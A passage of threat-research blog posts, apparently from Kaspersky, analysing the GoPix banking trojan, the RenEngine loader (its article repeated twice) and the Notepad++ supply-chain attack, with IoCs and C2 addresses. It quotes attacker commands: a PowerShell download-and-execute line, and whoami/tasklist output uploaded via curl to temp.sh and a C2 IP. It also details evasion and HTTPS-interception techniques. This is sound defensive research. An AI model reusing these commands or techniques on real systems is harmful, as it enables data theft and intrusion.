The purpose of the NSIS installer is to create and run an obfuscated batch file, which will use PowerShell to make a request to the malicious website for the next-stage payload.

NSIS installer code creating a batch file

NSIS installer code creating a batch file

However, if the 27275 port is open, indicating the victim has an Avast product installed, the infection happens through the second URL. The victim is led to download a ZIP file with an LNK file inside. This shortcut file contains an obfuscated command line.

Obfuscated command line inside the LNK

Obfuscated command line inside the LNK

Deobfuscated command line:

WindowsPowerShell\v10\powershell (New-Object NetWebClient)UploadString("http://MALICIOUS/1/","tHSb")|$env:E -

The purpose of this command line is to download and execute the next-stage payload from the malicious URL referenced above.

It’s highly likely this method is used because Avast Safe Browser blocks direct downloads of executable files, so instead of downloading the executable NSIS installer, a ZIP file is delivered.

Once the PowerShell command from either the LNK or EXE file is executed, GoPix executes yet another obfuscated PowerShell script that is remotely retrieved (in the GoPix downloader image below, it’s defined as “PowerShell Script”).

GoPix delivery chain

GoPix delivery chain

Initial PowerShell script

This script’s purpose is to collect system information and send it to the GoPix C2. Upon doing so, the script obtains a JSON file containing GoPix modules and a configuration that is saved on the victim’s computer.

System information collection

System information collection

The information contained within this JSON is as follows:

  • Folder and file names to be created under the %APPDATA% directory
  • Obfuscated PowerShell script
  • Encrypted PowerShell script ps
  • Malicious code implant sc containing encrypted GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix implant
  • GoPix configuration file pf

Once these files are saved, an additional batch file is also created and executed. Its purpose is to launch the obfuscated PowerShell script.

PSExecutionPolicyPreference=Unrestricted
powershell -File "$scriptPath"
exit

Obfuscated PowerShell script

Upon execution, the obfuscated PowerShell script decrypts the encrypted PowerShell script ps, starts another PowerShell instance, and passes the decrypted script through its stdin, so that the decrypted script is never loaded to disk.

Deobfuscated PowerShell script

Deobfuscated PowerShell script

Decrypted PowerShell script “ps”

The purpose of this memory-only PowerShell script is to perform an in-memory decryption of the GoPix dropper shellcode, GoPix dropper, main payload shellcode and main GoPix malware implant into allocated memory. After that, it creates a small piece of shellcode within the PowerShell process to jump to the GoPix dropper shellcode previously decrypted.

PowerShell script shellcode jumps to the malware loader shellcode

PowerShell script shellcode jumps to the malware loader shellcode

The GoPix dropper shellcode is built for either the x86 or x64 architecture, depending on the victim’s computer.

Building the GoPix shellcode depending on the targeted architecture

Building the GoPix shellcode depending on the targeted architecture

Shellcode

This shellcode is bundled with the malware and stays in encrypted form on disk. It is utilized at two separate stages of the infection chain: first to launch the GoPix dropper and subsequently to execute the main GoPix malware. We’ve observed two versions of this shellcode. The main difference is the old one resolves API addresses by their names, while the latest one employs a hashing algorithm to determine the address of a given API. The API hash calculation begins by generating a hash for the DLL name, and this resulting hash is then used within the function name to compute the final API hash.

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The old sample (left) used stack strings with API names. The new sample (right) uses the API hashing obfuscation technique

The first time GoPix is dropped into memory through PowerShell, its structure is as follows:

  1. Memory dropper shellcode
  2. Memory dropper DLL
  3. Main payload shellcode
  4. Main payload DLL

Both DLLs have their MZ signature erased, which helps to evade detection by memory dumping tools that scan for PE files in memory.

MZ signature zeroed

MZ signature zeroed

GoPix dropper

When the main function from the dropper is called, it verifies if it is running within an Explorer.exe process; if not, it will terminate. It then sequentially checks for installed browsers — Chrome, Firefox, Edge, and Opera — retrieving the full path of the first detected browser from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\App Paths. A significant difference from previously analyzed droppers is that this version encrypts each string using a unique algorithm.

After selecting the browser, the dropper uses direct syscalls to launch the chosen browser process in a suspended state. This allows it to inject the main GoPix shellcode and its parameters into the process. The injected shellcode is tasked with extracting and loading the main GoPix implant directly into memory, subsequently calling its exported main function. The parameters passed include the number 1, to trigger the main GoPix function, and the current Process ID, which is that of Explorer.exe.

The dropper uses a syscall instruction and calls the GoPix in-memory implant's main function

The dropper uses a syscall instruction and calls the GoPix in-memory implant’s main function

Main GoPix implant

Clipboard stealing functionality

Boleto bancário was added as one of the targets to the malware’s clipboard stealing and replacing feature. Boleto is a popular payment method in Brazil that functions similarly to an invoice, being the second most popular payment system in the country. It is a standardized document that includes important payment information such as the amount due, due date, and details of the payee. It features a typeable line, which is a sequence of numbers that can be entered in online banking applications to pay. This line is what GoPix targets with its functionality. An example of such a line is “23790.12345 60000.123456 78901.234567 8 76540000010000”.

Boleto bancário targeted in clipboard-stealing functionality

Boleto bancário targeted in clipboard-stealing functionality

When GoPix detects a Pix or Boleto transaction, it simply sends this information to the C2. However, when a Bitcoin or Ethereum wallet is copied to the clipboard, the malware replaces the address with one belonging to the threat actor.

Unique man-in-the-middle attack

PAC (Proxy AutoConfig) files are nothing new; they’ve been used by Brazilian criminals for over two decades, but GoPix takes this to another level. While in the past, criminals used PAC files to redirect victims to a fake phishing page, the purpose of the PAC file in GoPix attacks is to manipulate the traffic while the user navigates the legitimate financial website.

In order to hide which site GoPix wants to intercept, it uses a CRC32 algorithm in the host field of the PAC file. It is formatted on the fly using a pf configuration file: the items in it determine which proxy the victim will be redirected to. To hide its malicious proxy server, once a connection is opened to the proxy server, the malware enumerates all connections and finds the process that initiated it. It then takes the process executable name CRC32C checksum and compares it with a hardcoded list of browsers’ CRC checksums. If it doesn’t match a known browser, the malware simply terminates the connection.

PAC file excerpt

PAC file excerpt

To uncover GoPix targets, we compiled a list of many Brazilian financial institution domains and subdomains, computed their CRC32 checksums, and compared them against GoPix hardcoded values. The table below shows each CRC32 and its target.

CRC32 Target
8BD688E8 local
8CA8ACFF www2.banco********.com.br
AD8F5213 autoatendimento.********.com.br
105A3F17 www2.****.com.br
B477FE70 internetbanking.*******.gov.br
785F39C2 loginx.********.br
C72C8593 internetpf.*****.com.br
75E3C3BA internet.*****.com.br
FD4E6024 internetbanking.*******.com.br

HTTPS interception

Since every communication is encrypted via HTTPS, GoPix bypasses this by injecting a trusted root certificate into the memory of a web browser while on the victim’s machine. This allows the attacker to sniff and even manipulate the victim’s traffic. We have found two certificates across GoPix samples, one that expired in January 2025 and another created in February 2025 that is set to expire in February 2027.

GoPix trusted root certificate

GoPix trusted root certificate

Conclusion

With the ability to load its memory-only implant that employs a malicious Proxy AutoConfig (PAC) file and an HTTP server to execute an unprecedented man-in-the-middle attack, GoPix is by far the most advanced banking Trojan of Brazilian origin. The injection of a trusted root certificate into the browser enhances its ability to intercept and manipulate sensitive financial data while maintaining its stealth profile, as the malicious certificate is not visible to operating system tools. Additionally, GoPix has expanded its clipboard monitoring capability by adding Boleto slips to its arsenal, which already includes Pix transactions and cryptowallets addresses.

This is a sophisticated threat, with multiple layers of evasion, persistence, and functionality. The investigation into the malware’s shellcode, dropper, and main module uncovered intricate mechanisms, including process jumping to leverage specific functionalities across processes. This technique, combined with robust string encryption methods applied to both the dropper and main payload, indicates that the threat actor has gone to great lengths to hinder detection. Interestingly enough, attackers adopted the use of a legitimate commercial anti-fraud service to pre-qualify their targets, aiming to avoid sandboxes and security researchers’ investigations. Additionally, the persistence and cleanup mechanisms implemented by the malware enhance its durability during incident response efforts, with very short C2 lifespans.

For further information on GoPix and all technical details, please contact crimewareintel@kaspersky.com.

Kaspersky’s products detect this threat as HEUR:Trojan-Banker.Win64.GoPix, Trojan.PowerShell.GoPix, and HEUR:Trojan-Banker.OLE2.GoPix.

Indicators of compromise

EB0B4E35A2BA442821E28D617DD2DAA2 – NSIS installer
C64AE7C50394799CE02E97288A12FFF – ZIP archive with an LNK file
D3A17CB4CDBA724A0021F5076B33A103 – Malware dropper
28C314ACC587F1EA5C5666E935DB716C – Main payload

Malicious Certificate Thumbprint
<Name(CN=Root CA 2024)> f110d0bd7f3bd1c7b276dc78154dd21eef953384
<Name(CN=Root CA 2025)> 1b1f85b68e6c9fde709d975a186185c94c0faa51

C2
paletolife[.]com
Domains and IPs
https://correioez0ubcfht9i3.lovehomely[.]com/
https://correiotwknx9gu315h.lovehomely[.]com/
http://webmensagens4bb7[.]com/
https://mydigitalrevival[.]com/get.php
http://b3d0[.]com/1/
http://4a3d[.]com/1/
http://9de1[.]com/1/
http://ef0h[.]com/1/
http://yogarecap[.]com/1/

  •  

The game is over: when “free” comes at too high a price. What we know about RenEngine

We often describe cases of malware distribution under the guise of game cheats and pirated software. Sometimes such methods are used to spread complex malware that employs advanced techniques and sophisticated infection chains.

In February 2026, researchers from Howler Cell announced the discovery of a mass campaign distributing pirated games infected with a previously unknown family of malware. It turned out to be a loader called RenEngine, which was delivered to the device using a modified version of the Ren’Py engine-based game launcher. Kaspersky solutions detect the RenEngine loader as Trojan.Python.Agent.nb and HEUR:Trojan.Python.Agent.gen.

However, this threat is not new. Our solutions began detecting the first samples of the RenEngine loader in March 2025, when it was used to distribute the Lumma stealer (Trojan-PSW.Win32.Lumma.gen).

In the ongoing incidents, ACR Stealer (Trojan-PSW.Win32.ACRstealer.gen) is being distributed as the final payload. We have been monitoring this campaign for a long time and will share some details in this article.

Incident analysis

Disguise as a visual novel

Let’s look at the first incident, which we detected in March 2025. At that time, the attackers distributed the malware under the guise of a hacked game on a popular gaming web resource.

The website featured a game download page with two buttons: Free Download Now and Direct Download. Both buttons had the same functionality: they redirected users to the MEGA file-sharing service, where they were offered to download an archive with the “game.”

Game download page

Game download page


When the “game” was launched, the download process would stop at 100%. One might think that the game froze, but that was not the case — the “real” malicious code just started working.
Placeholder with the download screen

Placeholder with the download screen

“Game” source files analysis

The full infection chain

The full infection chain


After analyzing the source files, we found Python scripts that initiated the initial device infection. These scripts imitated the endless loading of the game. In addition, they contained the is_sandboxed function for bypassing the sandbox and xor_decrypt_file for decrypting the malicious payload. Using the latter, the script decrypts the ZIP archive, unpacks its contents into the .temp directory, and launches the unpacked files.
Contents of the .temp directory

Contents of the .temp directory


There are five files in the .temp directory. The DKsyVGUJ.exe executable is not malicious. Its original name is Ahnenblatt4.exe, and it is a well-known legitimate application for organizing genealogical data. The borlndmm.dll library also does not contain malicious code; it implements the memory manager required to run the executable. Another library, cc32290mt.dll, contains a code snippet patched by attackers that intercepts control when the application is launched and deploys the first stage of the payload in the process memory.

HijackLoader

The dbghelp.dll system library is used as a “container” to launch the first stage of the payload. It is overwritten in memory with decrypted shellcode obtained from the gayal.asp file using the cc32290mt.dll library. The resulting payload is HijackLoader. This is a relatively new means of delivering and deploying malicious implants. A distinctive feature of this malware family is its modularity and configuration flexibility. HijackLoader was first detected and described in the summer of 2023. More detailed information about this loader is available to customers of the Kaspersky Intelligence Reporting Service.

The final payload can be delivered in two ways, depending on the configuration parameters of the malicious sample. The main HijackLoader ti module is used to launch and prepare the process for the final payload injection. In some cases, an additional module is also used, which is injected into an intermediate process launched by the main one. The code that performs the injection is the same in both cases.

Before creating a child process, the configuration parameters are encrypted using XOR and saved to the %TEMP% directory with a random name. The file name is written to the system environment variables.

Loading configuration parameters saved by the main module

Loading configuration parameters saved by the main module


In the analyzed sample, the execution follows a longer path with an intermediate child process, cmd.exe. It is created in suspended mode by calling the auxiliary module modCreateProcess. Then, using the ZwCreateSection and ZwMapViewOfSection system API calls, the code of the same dbghelp.dll library is loaded into the address space of the process, after which it intercepts control.

Next, the ti module, launched inside the child process, reads the hap.eml file, from which it decrypts the second stage of HijackLoader. The module then loads the pla.dll system library and overwrites the beginning of its code section with the received payload, after which it transfers control to this library.

Payload decryption

Payload decryption


The decrypted payload is an EXE file, and the configuration parameters are set to inject it into the explorer.exe child process. The payload is written to the memory of the child process in several stages:
  1. First, the malicious payload is written to a temporary file on disk using the transaction mechanism provided by the Windows API. The payload is written in several stages and not in the order in which the data is stored in the file. The MZ signature, with which any PE file begins, is written last with a delay.
    Writing the payload to a temporary file

    Writing the payload to a temporary file

  2. After that, the payload is loaded from the temporary file into the address space of the current process using the ZwCreateSection call. The transaction that wrote to the file is rolled back, thus deleting the temporary file with the payload.
  3. Next, the sample uses the modCreateProcess module to launch the child process explorer.exe and injects the payload into it by creating a shared memory region with the ZwMapViewOfSection call.
    Payload injection into the child process

    Payload injection into the child process


    Another HijackLoader module, rshell, is used to launch the shellcode. Its contents are also injected into the child process, replacing the code located at its entry point.
    The rshell module injection

    The rshell module injection

  4. The last step performed by the parent process is starting a thread in the child process by calling ZwResumeThread. After that, the thread starts executing the rshell module code placed at the child process entry point, and the parent process terminates.

    The rshell module prepares the final malicious payload. Once it has finished, it transfers control to another HijackLoader module called ESAL. It replaces the contents of rshell with zeros using the memset function and launches the final payload, which is a stealer from the Lumma family (Trojan-PSW.Win32.Lumma).

In addition to the modules described above, this HijackLoader sample contains the following modules, which were used at intermediate stages: COPYLIST, modTask, modUAC, and modWriteFile.
Kaspersky solutions detect HijackLoader with the verdicts Trojan.Win32.Penguish and Trojan.Win32.DllHijacker.

Not only games

In addition to gaming sites, we found that attackers created dozens of different web resources to distribute RenEngine under the guise of pirated software. On one such site, for example, users can supposedly download an activated version of the CorelDRAW graphics editor.

Distribution of RenEngine under the guise of the CorelDRAW pirated version

Distribution of RenEngine under the guise of the CorelDRAW pirated version


When the user clicks the Descargar Ahora (“Download Now”) button, they are redirected several times to other malicious websites, after which an infected archive is downloaded to their device.
File storage imitations

File storage imitations

Distribution

According to our data, since March 2025, RenEngine has affected users in the following countries:

Distribution of incidents involving the RenEngine loader by country (TOP 20), February 2026 (download)

The distribution pattern of this loader suggests that the attacks are not targeted. At the time of publication, we have recorded the highest number of incidents in Russia, Brazil, Türkiye, Spain, and Germany.

Recommendations for protection

The format of game archives is generally not standardized and is unique for each game. This means that there is no universal algorithm for unpacking and checking the contents of game archives. If the game engine does not check the integrity and authenticity of executable resources and scripts, such an archive can become a repository for malware if modified by attackers. Despite this, Kaspersky Premium protects against such threats with its Behavior Detection component.

The distribution of malware under the guise of pirated software and hacked games is not a new tactic. It is relatively easy to avoid infection by the malware described in this article: simply install games and programs from trusted sites. In addition, it is important for gamers to remember the need to install specialized security solutions. This ongoing campaign employs the Lumma and ACR stylers, and Vidar was also found — none of these are new threats, but rather long-known malware. This means that modern antivirus technologies can detect even modified versions of the above-mentioned stealers and their alternatives, preventing further infection.

Indicators of compromise

12EC3516889887E7BCF75D7345E3207A – setup_game_8246.zip
D3CF36C37402D05F1B7AA2C444DC211A – __init.py__
1E0BF40895673FCD96A8EA3DDFAB0AE2 – cc32290mt.dll
2E70ECA2191C79AD15DA2D4C25EB66B9 – Lumma Stealer

hxxps://hentakugames[.]com/country-bumpkin/
hxxps://dodi-repacks[.]site
hxxps://artistapirata[.]fit
hxxps://artistapirata[.]vip
hxxps://awdescargas[.]pro
hxxps://fullprogramlarindir[.]me
hxxps://gamesleech[.]com
hxxps://parapcc[.]com
hxxps://saglamindir[.]vip
hxxps://zdescargas[.]pro
hxxps://filedownloads[.]store
hxxps://go[.]zovo[.]ink

Lumma C2
hxxps://steamcommunity[.]com/profiles/76561199822375128
hxxps://localfxement[.]live
hxxps://explorebieology[.]run
hxxps://agroecologyguide[.]digital
hxxps://moderzysics[.]top
hxxps://seedsxouts[.]shop
hxxps://codxefusion[.]top
hxxps://farfinable[.]top
hxxps://techspherxe[.]top
hxxps://cropcircleforum[.]today

  •  

The game is over: when “free” comes at too high a price. What we know about RenEngine

We often describe cases of malware distribution under the guise of game cheats and pirated software. Sometimes such methods are used to spread complex malware that employs advanced techniques and sophisticated infection chains.

In February 2026, researchers from Howler Cell announced the discovery of a mass campaign distributing pirated games infected with a previously unknown family of malware. It turned out to be a loader called RenEngine, which was delivered to the device using a modified version of the Ren’Py engine-based game launcher. Kaspersky solutions detect the RenEngine loader as Trojan.Python.Agent.nb and HEUR:Trojan.Python.Agent.gen.
However, this threat is not new. Our solutions began detecting the first samples of the RenEngine loader in March 2025, when it was used to distribute the Lumma stealer (Trojan-PSW.Win32.Lumma.gen).

In the ongoing incidents, ACR Stealer (Trojan-PSW.Win32.ACRstealer.gen) is being distributed as the final payload. We have been monitoring this campaign for a long time and will share some details in this article.

Incident analysis

Disguise as a visual novel

Let’s look at the first incident, which we detected in March 2025. At that time, the attackers distributed the malware under the guise of a hacked game on a popular gaming web resource.

The website featured a game download page with two buttons: Free Download Now and Direct Download. Both buttons had the same functionality: they redirected users to the MEGA file-sharing service, where they were offered to download an archive with the “game.”

Game download page

Game download page


When the “game” was launched, the download process would stop at 100%. One might think that the game froze, but that was not the case — the “real” malicious code just started working.
Placeholder with the download screen

Placeholder with the download screen

“Game” source files analysis

The full infection chain

The full infection chain


After analyzing the source files, we found Python scripts that initiated the initial device infection. These scripts imitated the endless loading of the game. In addition, they contained the is_sandboxed function for bypassing the sandbox and xor_decrypt_file for decrypting the malicious payload. Using the latter, the script decrypts the ZIP archive, unpacks its contents into the .temp directory, and launches the unpacked files.
Contents of the .temp directory

Contents of the .temp directory


There are five files in the .temp directory. The DKsyVGUJ.exe executable is not malicious. Its original name is Ahnenblatt4.exe, and it is a well-known legitimate application for organizing genealogical data. The borlndmm.dll library also does not contain malicious code; it implements the memory manager required to run the executable. Another library, cc32290mt.dll, contains a code snippet patched by attackers that intercepts control when the application is launched and deploys the first stage of the payload in the process memory.

HijackLoader

The dbghelp.dll system library is used as a “container” to launch the first stage of the payload. It is overwritten in memory with decrypted shellcode obtained from the gayal.asp file using the cc32290mt.dll library. The resulting payload is HijackLoader. This is a relatively new means of delivering and deploying malicious implants. A distinctive feature of this malware family is its modularity and configuration flexibility. HijackLoader was first detected and described in the summer of 2023. More detailed information about this loader is available to customers of the Kaspersky Intelligence Reporting Service.
The final payload can be delivered in two ways, depending on the configuration parameters of the malicious sample. The main HijackLoader ti module is used to launch and prepare the process for the final payload injection. In some cases, an additional module is also used, which is injected into an intermediate process launched by the main one. The code that performs the injection is the same in both cases.

Before creating a child process, the configuration parameters are encrypted using XOR and saved to the %TEMP% directory with a random name. The file name is written to the system environment variables.

Loading configuration parameters saved by the main module

Loading configuration parameters saved by the main module


In the analyzed sample, the execution follows a longer path with an intermediate child process, cmd.exe. It is created in suspended mode by calling the auxiliary module modCreateProcess. Then, using the ZwCreateSection and ZwMapViewOfSection system API calls, the code of the same dbghelp.dll library is loaded into the address space of the process, after which it intercepts control.

Next, the ti module, launched inside the child process, reads the hap.eml file, from which it decrypts the second stage of HijackLoader. The module then loads the pla.dll system library and overwrites the beginning of its code section with the received payload, after which it transfers control to this library.

Payload decryption

Payload decryption


The decrypted payload is an EXE file, and the configuration parameters are set to inject it into the explorer.exe child process. The payload is written to the memory of the child process in several stages:
  1. First, the malicious payload is written to a temporary file on disk using the transaction mechanism provided by the Windows API. The payload is written in several stages and not in the order in which the data is stored in the file. The MZ signature, with which any PE file begins, is written last with a delay.
    Writing the payload to a temporary file

    Writing the payload to a temporary file

  2. After that, the payload is loaded from the temporary file into the address space of the current process using the ZwCreateSection call. The transaction that wrote to the file is rolled back, thus deleting the temporary file with the payload.
  3. Next, the sample uses the modCreateProcess module to launch the child process explorer.exe and injects the payload into it by creating a shared memory region with the ZwMapViewOfSection call.
    Payload injection into the child process

    Payload injection into the child process


    Another HijackLoader module, rshell, is used to launch the shellcode. Its contents are also injected into the child process, replacing the code located at its entry point.
    The rshell module injection

    The rshell module injection

  4. The last step performed by the parent process is starting a thread in the child process by calling ZwResumeThread. After that, the thread starts executing the rshell module code placed at the child process entry point, and the parent process terminates.

    The rshell module prepares the final malicious payload. Once it has finished, it transfers control to another HijackLoader module called ESAL. It replaces the contents of rshell with zeros using the memset function and launches the final payload, which is a stealer from the Lumma family (Trojan-PSW.Win32.Lumma).

In addition to the modules described above, this HijackLoader sample contains the following modules, which were used at intermediate stages: COPYLIST, modTask, modUAC, and modWriteFile.
Kaspersky solutions detect HijackLoader with the verdicts Trojan.Win32.Penguish and Trojan.Win32.DllHijacker.

Not only games

In addition to gaming sites, we found that attackers created dozens of different web resources to distribute RenEngine under the guise of pirated software. On one such site, for example, users can supposedly download an activated version of the CorelDRAW graphics editor.

Distribution of RenEngine under the guise of the CorelDRAW pirated version

Distribution of RenEngine under the guise of the CorelDRAW pirated version


When the user clicks the Descargar Ahora (“Download Now”) button, they are redirected several times to other malicious websites, after which an infected archive is downloaded to their device.
File storage imitations

File storage imitations

Distribution

According to our data, since March 2025, RenEngine has affected users in the following countries:

Distribution of incidents involving the RenEngine loader by country (TOP 20), February 2026 (download)

The distribution pattern of this loader suggests that the attacks are not targeted. At the time of publication, we have recorded the highest number of incidents in Russia, Brazil, Türkiye, Spain, and Germany.

Recommendations for protection

The format of game archives is generally not standardized and is unique for each game. This means that there is no universal algorithm for unpacking and checking the contents of game archives. If the game engine does not check the integrity and authenticity of executable resources and scripts, such an archive can become a repository for malware if modified by attackers. Despite this, Kaspersky Premium protects against such threats with its Behavior Detection component.

The distribution of malware under the guise of pirated software and hacked games is not a new tactic. It is relatively easy to avoid infection by the malware described in this article: simply install games and programs from trusted sites. In addition, it is important for gamers to remember the need to install specialized security solutions. This ongoing campaign employs the Lumma and ACR stylers, and Vidar was also found — none of these are new threats, but rather long-known malware. This means that modern antivirus technologies can detect even modified versions of the above-mentioned stealers and their alternatives, preventing further infection.

Indicators of compromise

12EC3516889887E7BCF75D7345E3207A – setup_game_8246.zip
D3CF36C37402D05F1B7AA2C444DC211A – __init.py__
1E0BF40895673FCD96A8EA3DDFAB0AE2 – cc32290mt.dll
2E70ECA2191C79AD15DA2D4C25EB66B9 – Lumma Stealer

hxxps://hentakugames[.]com/country-bumpkin/
hxxps://dodi-repacks[.]site
hxxps://artistapirata[.]fit
hxxps://artistapirata[.]vip
hxxps://awdescargas[.]pro
hxxps://fullprogramlarindir[.]me
hxxps://gamesleech[.]com
hxxps://parapcc[.]com
hxxps://saglamindir[.]vip
hxxps://zdescargas[.]pro
hxxps://filedownloads[.]store
hxxps://go[.]zovo[.]ink

Lumma C2
hxxps://steamcommunity[.]com/profiles/76561199822375128
hxxps://localfxement[.]live
hxxps://explorebieology[.]run
hxxps://agroecologyguide[.]digital
hxxps://moderzysics[.]top
hxxps://seedsxouts[.]shop
hxxps://codxefusion[.]top
hxxps://farfinable[.]top
hxxps://techspherxe[.]top
hxxps://cropcircleforum[.]today

  •  

The Notepad++ supply chain attack — unnoticed execution chains and new IoCs

UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.

Introduction

On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.

Multiple execution chains and payloads

Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.

We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:

  • Individuals located in Vietnam, El Salvador, and Australia;
  • A government organization located in the Philippines;
  • A financial organization located in El Salvador;
  • An IT service provider organization located in Vietnam.

Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.

In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.

Chain #1: late July and early August 2025

We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.

The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:

  1. The file creates a directory named %appdata%\ProShow and sets it as the current directory;
  2. It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
  3. Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
  4. Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.

After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:

  • Drops the following files to the %appdata%\ProShow directory:
    • ProShow.exe (SHA1: defb05d5a91e4920c9e22de2d81c5dc9b95a9a7c)
    • defscr (SHA1: 259cd3542dea998c57f67ffdd4543ab836e3d2a3)
    • if.dnt (SHA1: 46654a7ad6bc809b623c51938954de48e27a5618)
    • proshow.crs
    • proshow.phd
    • proshow_e.bmp (SHA1: 9df6ecc47b192260826c247bf8d40384aa6e6fd6)
    • load (SHA1: 06a6a5a39193075734a32e0235bde0e979c27228)
  • Executes the dropped ProShow.exe file.

The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.

Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.

The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.

The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.

Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:

  • In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
  • The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.

We have not further seen any infections leveraging chain #1 since early August 2025.

Chain #2: mid- and late September 2025

A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:

  • Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
  • Dropped a next-stage payload on disk and launched it.

Regarding system information, attackers made the following changes to how it was collected:

  • They changed the working directory to %APPDATA%\Adobe\Scripts;
  • They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.

The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.

As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:

  • alien.dll (SHA1: 6444dab57d93ce987c22da66b3706d5d7fc226da);
  • lua5.1.dll (SHA1: 2ab0758dda4e71aee6f4c8e4c0265a796518f07d);
  • script.exe (SHA1: bf996a709835c0c16cce1015e6d44fc95e08a38a);
  • alien.ini (SHA1: ca4b6fe0c69472cd3d63b212eb805b7f65710d33).

Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:

As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.

The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.

The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.

Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:

  • cmd /c whoami >> a.txt
  • cmd /c tasklist >> a.txt
  • cmd /c systeminfo >> a.txt
  • cmd /c netstat -ano >> a.txt

Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.

The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:

  • Changed the system information upload URL to https://self-dns.it[.]com/list;
  • Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
  • Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
